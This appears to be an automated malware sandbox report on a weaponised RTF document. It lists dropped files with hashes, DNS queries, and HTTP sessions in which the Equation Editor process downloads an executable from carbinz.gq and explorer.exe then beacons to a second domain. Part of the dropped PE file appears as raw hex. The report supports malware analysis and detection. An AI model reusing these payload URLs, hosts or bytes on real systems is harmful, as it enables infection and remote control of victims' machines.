Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....n"...L..L..L..gH..L.dM..L..M..L..fH..L..fL..L..f...L..fN..L.Rich..L.... .....PE..L... ;.`.....!..... ..... .....P.....`!..P...."......@..... ....@..... ....text...I..... ..`.rdata.."... .....@..@.data...L....0.....@....rsrc.....@.....@..@..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\c8080fbf_by_Libranalysis.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Tue May 4 11:36:27 2021, mtime=Tue May 4 11:36:27 2021, atime=Tue May 4 11:36:34 2021, length=385915, window=hide
Category:	dropped
Size (bytes):	2168
Entropy (8bit):	4.586196942224177
Encrypted:	false
SSDEEP:	48:8i/XT0jSn+LCOEnpN0OEhz4Qh2i/XT0jSn+LCOEnpN0OEhz4Q/:8i/XojS+GFpN0Fhz4Qh2i/XojS+GFpN+
MD5:	807D638D75FB3AF2AE8C4DE1E22B2C37
SHA1:	BEE66992C36BA6D3E1F6F8402DA281B01E33FC9B
SHA-256:	928A0D6070F7EE1E31AE178971CD32ED3AC191EEA81CBBE23F6C2EC79C31760C
SHA-512:	4A7848A7740E8A8A178D4A29B1AA267C2F05891C19759882C066F497E0A44F2CCD2E0C245D796BCEF676860663C0ABF9A44A5050C08040C70D55887C3B66A961
Malicious:	false
Preview:	L.....F.... ...g.+..@..g.+..@...+G..@..{.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....R.d..Desktop.d.....QK.X.R.d*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2.{....R.d .C8080F~1.RTF..f.....R.d.R.d*...9&.....c.8.0.8.0.f.b.f._.b.y._.L.i.b.r.a.n.a.l.y.s.i.s...r.t.f.....-...8...[.....?J.....C:\Users\..#.....\\210979\Users.user\Desktop\c8080fbf_by_Libranalysis.rtf.3.....\....\....\....\....\.D.e.s.k.t.o.p.\.c.8.0.8.0.f.b.f._.b.y._.L.i.b.r.a.n.a.l.y.s.i.s...r.t.f.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	112
Entropy (8bit):	4.376726047143515
Encrypted:	false
SSDEEP:	3:HNNpHDsc6kUwSLMp6ledZHDsc6kUwSLMp6lmxWNNpHDsc6kUwSLMp6lv:HNjQc6bNSZQc6bNVjQc6bNf
MD5:	A52333358A570C730478696C25FF9EEA
SHA1:	9F28ED9BBC8038877546637C0A87F90647D6FD62
SHA-256:	7E2E6278AEA47E0EFFE08FF92A5482391835FC1D508A0B81B75D34038A3EAFD4
SHA-512:	972868D8FCF7D202BCFBFA2E6D76803481BCE22C5147C7C9456F0FD689D5AD61BB9B70CF6815D44A0130EA1E8352B95559AD53D0AF4176AAB32555A3B31AC38
Malicious:	false
Preview:	[misc]..c8080fbf_by_Libranalysis.LNK=0..c8080fbf_by_Libranalysis.LNK=0..[misc]..c8080fbf_by_Libranalysis.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2lIID9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCD6BBAAA4868FC022FDB666E62EB2D1BAB902891C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w.....z.....w.....x...

C:\Users\user\AppData\Roaming\propser16364.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	233896
Entropy (8bit):	7.897874862072268
Encrypted:	false
SSDEEP:	6144:lPXl0pTaBRvIJ331V2a3tOuUggm29YsS7cty0jSO8PIl1L:a0pTanIJHOggm8clJaB
MD5:	AA6168D4E41CED2091BAEE9F5D59E11E
SHA1:	DE7F4A8270FE216E68076CE93243B60D6D6D5F51
SHA-256:	7C6393B4E86EA5CEC49C0F814B17E4BB85AA447C19896037252A94FF6416CE1B
SHA-512:	37C5D51495C0B53BDCD522D3B4A0346202D6069002B8D35F913A96596EB1A51C4FA41E445673024FBB62B4F701355AABB2E1804075709693C6339D1C3DAD95E2
Malicious:	**true**

C:\Users\user\AppData\Roaming\propser16364.exe	
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 12%, Browse • Antivirus: ReversingLabs, Detection: 66%
Joe Sandbox View:	• Filename: Inquiry 05042021.doc, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1)..PG..PG..PG.*_...PG..PF.IPG.*_...PG.sw..PG..VA..PG.Rich.PG .....PE..L....$_.....d.....a4.....@.....@.....8..... .....text...<b.....d..... ..`.rdata..t.....h.....@..@.data...X.....|.....@....ndata.....P.....rsrc.....@..@..... ....

C:\Users\user\Desktop\~$080fbf_by_Libranalysis.rtf	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2lIlD9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCD6BBAAA4868FC022FDB666E62EB2D1BAB902891C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w.....z.....w.....x...

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	3.026434688354018
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	c8080fbf_by_Libranalysis.rtf
File size:	385915
MD5:	c8080fbfc825b01f11973566f1a3e589
SHA1:	9aa04e64414bef6504b211615f7fcdbe84cd75df
SHA256:	af801e43101c06e3366d942715a8b10f90f12ec3437cab1b8a0cc3872101eebe
SHA512:	90775d8a921c9b094bbd1bb4bd20e11f997d70ad1f465fdfae6459cbb7e311116e434908caacf4b7844229d9835134180f549cd5d95e42a8305f98860fd23ce6
SSDEEP:	6144:jH5dzMKnIGWZelMba7pAlU+mJhnAQsrNaGfxp+h+/LOwYn1E1vADCWgol06l6uON:AOwAokd0
File Content Preview:	{\rtf2746?'*@:>'2'?-&1.*/=%<-$?]-|-]!-._<%_;_?2$.%4:.-/.)_5?%#07:(9`1-'9,32!+_%]%|.$=6#!|?6[>?`5]<?(?;#]?1-|+:~#<(2,*?2?)=8'6)#-,`1%1|35*1.>3=75,~/?%?,?$$,%%00)+)*~<+-??>[<>-.?%&@;5;.*+$@']?.**>(0!194:%.4`8>*<!|7/`(7-?|5,3?[0-'|~~068?1?'??(1?6$`06*>7$?*92

File Icon

Icon Hash:	e4eea2aaa4b4b4a4


Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	00001304h								no

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 05:37:00.640736103 CEST	49167	80	192.168.2.22	185.239.243.112
May 4, 2021 05:37:00.689276934 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.689450979 CEST	49167	80	192.168.2.22	185.239.243.112
May 4, 2021 05:37:00.689927101 CEST	49167	80	192.168.2.22	185.239.243.112
May 4, 2021 05:37:00.738321066 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.738962889 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.738993883 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.739018917 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.739044905 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.739072084 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.739099026 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.739124060 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.739130020 CEST	49167	80	192.168.2.22	185.239.243.112
May 4, 2021 05:37:00.739146948 CEST	49167	80	192.168.2.22	185.239.243.112
May 4, 2021 05:37:00.739147902 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.739172935 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.739176035 CEST	49167	80	192.168.2.22	185.239.243.112
May 4, 2021 05:37:00.739197969 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.739211082 CEST	49167	80	192.168.2.22	185.239.243.112
May 4, 2021 05:37:00.739244938 CEST	49167	80	192.168.2.22	185.239.243.112
May 4, 2021 05:37:00.756356955 CEST	49167	80	192.168.2.22	185.239.243.112
May 4, 2021 05:37:00.788916111 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.788961887 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.788986921 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.789012909 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.789038897 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.789067030 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.789092064 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.789115906 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.789122105 CEST	49167	80	192.168.2.22	185.239.243.112
May 4, 2021 05:37:00.789141893 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.789144039 CEST	49167	80	192.168.2.22	185.239.243.112
May 4, 2021 05:37:00.789166927 CEST	49167	80	192.168.2.22	185.239.243.112
May 4, 2021 05:37:00.789167881 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.789189100 CEST	49167	80	192.168.2.22	185.239.243.112
May 4, 2021 05:37:00.789191008 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.789207935 CEST	49167	80	192.168.2.22	185.239.243.112
May 4, 2021 05:37:00.789215088 CEST	80	49167	185.239.243.112	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 05:37:00.789242029 CEST	49167	80	192.168.2.22	185.239.243.112
May 4, 2021 05:37:00.789258003 CEST	49167	80	192.168.2.22	185.239.243.112
May 4, 2021 05:37:00.789298058 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.789324999 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.789340973 CEST	49167	80	192.168.2.22	185.239.243.112
May 4, 2021 05:37:00.789349079 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.789362907 CEST	49167	80	192.168.2.22	185.239.243.112
May 4, 2021 05:37:00.789372921 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.789414883 CEST	49167	80	192.168.2.22	185.239.243.112
May 4, 2021 05:37:00.789414883 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.789418936 CEST	49167	80	192.168.2.22	185.239.243.112
May 4, 2021 05:37:00.789438963 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.789460897 CEST	49167	80	192.168.2.22	185.239.243.112
May 4, 2021 05:37:00.789465904 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.789477110 CEST	49167	80	192.168.2.22	185.239.243.112
May 4, 2021 05:37:00.789490938 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.789499998 CEST	49167	80	192.168.2.22	185.239.243.112
May 4, 2021 05:37:00.789520979 CEST	49167	80	192.168.2.22	185.239.243.112
May 4, 2021 05:37:00.790887117 CEST	49167	80	192.168.2.22	185.239.243.112
May 4, 2021 05:37:00.837905884 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.837944031 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.837970972 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.837991953 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.838013887 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.838021040 CEST	49167	80	192.168.2.22	185.239.243.112
May 4, 2021 05:37:00.838037014 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.838052988 CEST	49167	80	192.168.2.22	185.239.243.112
May 4, 2021 05:37:00.838056087 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.838057995 CEST	49167	80	192.168.2.22	185.239.243.112
May 4, 2021 05:37:00.838078976 CEST	49167	80	192.168.2.22	185.239.243.112
May 4, 2021 05:37:00.838083029 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.838097095 CEST	49167	80	192.168.2.22	185.239.243.112
May 4, 2021 05:37:00.838105917 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.838110924 CEST	49167	80	192.168.2.22	185.239.243.112
May 4, 2021 05:37:00.838129997 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.838145971 CEST	49167	80	192.168.2.22	185.239.243.112
May 4, 2021 05:37:00.838152885 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.838162899 CEST	49167	80	192.168.2.22	185.239.243.112
May 4, 2021 05:37:00.838175058 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.838184118 CEST	49167	80	192.168.2.22	185.239.243.112
May 4, 2021 05:37:00.838197947 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.838210106 CEST	49167	80	192.168.2.22	185.239.243.112
May 4, 2021 05:37:00.838221073 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.838224888 CEST	49167	80	192.168.2.22	185.239.243.112
May 4, 2021 05:37:00.838247061 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.838255882 CEST	49167	80	192.168.2.22	185.239.243.112
May 4, 2021 05:37:00.838272095 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.838282108 CEST	49167	80	192.168.2.22	185.239.243.112
May 4, 2021 05:37:00.838294029 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.838301897 CEST	49167	80	192.168.2.22	185.239.243.112
May 4, 2021 05:37:00.838318110 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.838327885 CEST	49167	80	192.168.2.22	185.239.243.112
May 4, 2021 05:37:00.838340998 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.838345051 CEST	49167	80	192.168.2.22	185.239.243.112
May 4, 2021 05:37:00.838363886 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.838376999 CEST	49167	80	192.168.2.22	185.239.243.112
May 4, 2021 05:37:00.838387012 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.838392019 CEST	49167	80	192.168.2.22	185.239.243.112
May 4, 2021 05:37:00.838409901 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.838421106 CEST	49167	80	192.168.2.22	185.239.243.112
May 4, 2021 05:37:00.838434935 CEST	80	49167	185.239.243.112	192.168.2.22
May 4, 2021 05:37:00.838444948 CEST	49167	80	192.168.2.22	185.239.243.112

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 05:37:00.569183111 CEST	52197	53	192.168.2.22	8.8.8.8
May 4, 2021 05:37:00.627701044 CEST	53	52197	8.8.8.8	192.168.2.22
May 4, 2021 05:38:02.202456951 CEST	53099	53	192.168.2.22	8.8.8.8
May 4, 2021 05:38:02.518274069 CEST	53	53099	8.8.8.8	192.168.2.22
May 4, 2021 05:38:23.533169031 CEST	52838	53	192.168.2.22	8.8.8.8
May 4, 2021 05:38:23.598396063 CEST	53	52838	8.8.8.8	192.168.2.22
May 4, 2021 05:38:53.573438883 CEST	61200	53	192.168.2.22	8.8.8.8
May 4, 2021 05:38:53.663678885 CEST	53	61200	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 4, 2021 05:37:00.569183111 CEST	192.168.2.22	8.8.8.8	0x80ac	Standard query (0)	carbinz.gq	A (IP address)	IN (0x0001)
May 4, 2021 05:38:02.202456951 CEST	192.168.2.22	8.8.8.8	0x708c	Standard query (0)	www.devara jantraders.com	A (IP address)	IN (0x0001)
May 4, 2021 05:38:23.533169031 CEST	192.168.2.22	8.8.8.8	0xa14d	Standard query (0)	www.samyta ngo.com	A (IP address)	IN (0x0001)
May 4, 2021 05:38:53.573438883 CEST	192.168.2.22	8.8.8.8	0xccff	Standard query (0)	www.photograph-gallery.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 4, 2021 05:37:00.627701044 CEST	8.8.8.8	192.168.2.22	0x80ac	No error (0)	carbinz.gq		185.239.243.112	A (IP address)	IN (0x0001)
May 4, 2021 05:38:02.518274069 CEST	8.8.8.8	192.168.2.22	0x708c	No error (0)	www.devara jantraders.com		154.86.42.252	A (IP address)	IN (0x0001)
May 4, 2021 05:38:23.598396063 CEST	8.8.8.8	192.168.2.22	0xa14d	Name error (3)	www.samyta ngo.com	none	none	A (IP address)	IN (0x0001)
May 4, 2021 05:38:53.663678885 CEST	8.8.8.8	192.168.2.22	0xccff	No error (0)	www.photog raph-gallery.com	ghs.googlehosted.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 05:38:53.663678885 CEST	8.8.8.8	192.168.2.22	0xccff	No error (0)	ghs.google hosted.com		172.217.18.115	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- carbinz.gq
- www.devarajantraders.com
- www.photograph-gallery.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	185.239.243.112	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 05:37:00.689927101 CEST	0	OUT	GET /modex/prosperx.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: carbinz.gq Connection: Keep-Alive

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>May 4, 2021
05:37:00.738962889 CEST</td><td>2</td><td>IN</td><td>HTTP/1.1 200 OK
Server: nginx
Date: Tue, 04 May 2021 03:37:00 GMT
Content-Type: application/x-msdownload
Content-Length: 233896
Last-Modified: Mon, 03 May 2021 00:19:56 GMT
Connection: keep-alive
ETag: "608f41ac-391a8"
Accept-Ranges: bytes
Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01
4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64
65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 ad 31 29 81 e9 50 47 d2 e9 50 47 d2 e9 50 47 d2 2a 5f 18 d2 eb 50 47 d2 e9 50
46 d2 49 50 47 d2 2a 5f 1a d2 e6 50 47 d2 bd 73 77 d2 e3 50 47 d2 2e 56 41 d2 e8 50 47 d2 52 69 63 68 e9 50 47 d2 00 0
0 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 e4 d6 24 5f 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 64 00 00 00
d0 01 00 00 04 00 00 61 34 00 00 00 10 00 00 00 80 00 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 06 00 00 00
04 00 00 00 00 00 00 00 00 e0 02 00 00 04 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00
00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 38 84 00 00 a0 00 00 00 00 d0 02 00 c8 0b 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 9c 02 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 3c 62 00 00 00 10 00 00 00 64 00
00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 74 12 00 00 00 80 00 00 00 14
00 00 00 68 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 58 a8 01 00 00 a0 00 00 00
06 00 00 00 7c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6e 64 61 74 61 00 00 00 80 00 00 00 50 02 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 c0 2e 72 73 72 63 00 00 00 c8 0b 00 00 00 d0 02 0
0 00 0c 00 00 00 82 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 55 8b ec 83 ec 5c 83 7d 0c 0f 74 2b 83 7d 0c 46 8b 45 14 75 0d 83 48 18 10 8b 0d 48
47 42 00 89 48 04 50 ff 75 10 ff 75 0c ff 75 08 ff 15 64 82 40 00 e9 42 01 00 00 53 56 8b 35 54 47 42 00
Data Ascii: MZ@!L!This program cannot be run in DOS mode.$1)PGPGPG*_PGPFIPG*_PGswPG.VAPGRichPGPEL$_d
a4@@8.text<bd `.rdatath@@.dataX|@.ndataP.rsrc@@U\}t+}FEuHHGBHPuuud@BSV5TGB</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	154.86.42.252	80	C:\Windows\explorer.exe

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>May 4, 2021
05:38:02.831583023 CEST</td><td>247</td><td>OUT</td><td>GET /xcl/?ZVeHz=RmzwS/19amak9riNwxnkKWY/GrwQkk+Z9h+s+sO794NmAWuM+4hewKU4PkGr68hD/xJogQ==&-
ZAh4=mxo8s0M0KXs4hlP0 HTTP/1.1
Host: www.devarajantraders.com
Connection: close
Data Raw: 00 00 00 00 00 00 00 00
Data Ascii:</td></tr>
</table>

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 05:38:03.327630997 CEST	249	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 04 May 2021 03:38:03 GMT Content-Type: ;charset=utf-8 Content-Length: 926 Connection: close Set-Cookie: PHPSESSID=c8k4tslfuof2dmdheu81oapt5i; path=/ Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Data Raw: 3c 64 69 76 20 61 6c 69 67 6e 3d 22 63 65 6e 74 65 72 22 3e e5 8f 8b e6 83 85 e9 93 be e6 8e a5 ef bc 9a 3c 61 20 68 72 65 66 3d 27 68 74 74 70 3a 2f 2f 62 6f 6f 73 74 65 72 66 69 67 68 74 67 65 61 72 75 73 61 2e 63 6f 6d 2f 27 20 74 61 72 67 65 74 3d 27 5f 62 6c 61 6e 6b 27 3e e4 ba 9a e5 8d 9a 41 70 70 3c 2f 61 3e 26 6e 62 73 70 3b 26 6e 62 73 70 3b 3c 61 20 68 72 65 66 3d 27 68 74 74 70 3a 2f 2f 63 6c 69 6e 69 63 61 64 65 6e 74 61 6c 74 65 63 70 72 6f 64 65 6e 74 2e 63 6f 6d 2f 27 20 74 61 72 67 65 74 3d 27 5f 62 6c 61 6e 6b 27 3e e4 ba 9a e5 8d 9a 41 70 70 e6 89 8b e6 9c ba e7 89 88 3c 2f 61 3e 26 6e 62 73 70 3b 26 6e 62 73 70 3b 3c 61 20 68 72 65 66 3d 27 68 74 74 70 3a 2f 2f 62 72 6f 61 64 75 73 2d 6d 6f 6e 74 61 6e 61 2e 63 6f 6d 2f 27 20 74 61 72 67 65 74 3d 27 5f 62 6c 61 6e 6b 27 3e e4 ba 9a e5 8d 9a 41 70 70 3c 2f 61 3e 26 6e 62 73 70 3b 26 6e 62 73 70 3b 3c 61 20 68 72 65 66 3d 27 68 74 74 70 3a 2f 2f 77 77 77 2e 70 72 6f 6d 65 6e 61 64 65 74 6f 75 72 73 2e 63 6f 6d 2f 27 20 74 61 72 67 65 74 3d 27 5f 62 6c 61 6e 6b 27 3e e7 a6 81 e6 ad a2 31 38 e5 b2 81 31 30 30 30 e9 83 a8 e6 8b 8d e6 8b 8d e6 8b 8d 3c 2f 61 3e 26 6e 62 73 70 3b 26 6e 62 73 70 3b 3c 61 20 68 72 65 66 3d 27 68 74 74 70 3a 2f 2f 77 77 77 2e 65 63 61 72 72 69 61 67 65 73 2e 63 6f 6d 2f 27 20 74 61 72 67 65 74 3d 27 5f 62 6c 61 6e 6b 27 3e e4 ba 9a e5 8d 9a 41 50 50 3c 2f 61 3e 26 6e 62 73 70 3b 26 6e 62 73 70 3b 3c 61 20 68 72 65 66 3d 27 68 74 74 70 3a 2f 2f 67 61 73 73 68 75 6b 75 6d 65 6e 6b 79 